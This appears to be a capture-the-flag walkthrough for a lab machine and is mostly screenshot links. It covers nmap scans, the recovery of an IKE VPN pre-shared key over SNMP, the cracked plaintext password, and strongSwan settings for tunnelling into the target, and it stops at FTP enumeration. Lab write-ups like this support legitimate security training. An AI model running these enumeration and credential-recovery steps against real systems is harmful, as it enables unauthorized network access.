
Pasted image 20240720111513.png

Ping
Nmap Scans
mapit 10.10.10.116
Nmap Default Scan
 Can’t see anything… :(
Nmap Script and Service Scan
 We got some OS info here
Nmap All Port Scan
 Still there is no TCP ports
Nmap UDP Scan

Now will run snmpwalk to retrieve info
snmpwalk -c public -v1 -t 10 10.10.10.116
 IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
Now Port 500
Hacktricks webpage: https://book.hacktricks.xyz/network-services-pentesting/ipsec-ike-vpn-pentesting


Will use the tool to find some Valuable Info
ike-scan -M 10.10.10.116
 We found Encryption and hashing Method, it is Triple-DES and SHA1, Auth type is PSK(Pre Shared Key), We have the Pre Shared key right…! 9C8B1A372B1878851BE2C097031B6E43
Will decrypt the Pre Shared Key
 Found it, Dudecake1!
We have connect to vpn via ipsec Now have to edit /etc/ipsec.secret
%any : PSK "Dudecake1!"


Then add some info in /etc/ipsec.conf
config setup
	charondebug="all"
	uniqueids=yes
	strictcrlpolicy=no

conn concealh
	authby=secret
	auto=add
	ike=3des-sha1-modp1024!
	esp=3des-sha1!
	type=transport
	keyexchange=ikev1
	left=10.10.14.9
	right=10.10.10.116
	rightsubnet=10.10.10.116[tcp]

Also install the app strongswan
apt install strongswan
Now will restart Ipsec
ipsec restart

Will up the Ipsec
ipsec up concealh


Now We are Connected Via tunnelling, will start our Nmap Scan again
nmap -sT -p- --min-rate 10000 10.10.10.116 -oN anmap.txt

Service and Script Scan
nmap -sT -sC -sV -p21,80,135,139,445 10.10.10.116 -oN snmap.txt
FTP Enumeration
ftp 10.10.10.116
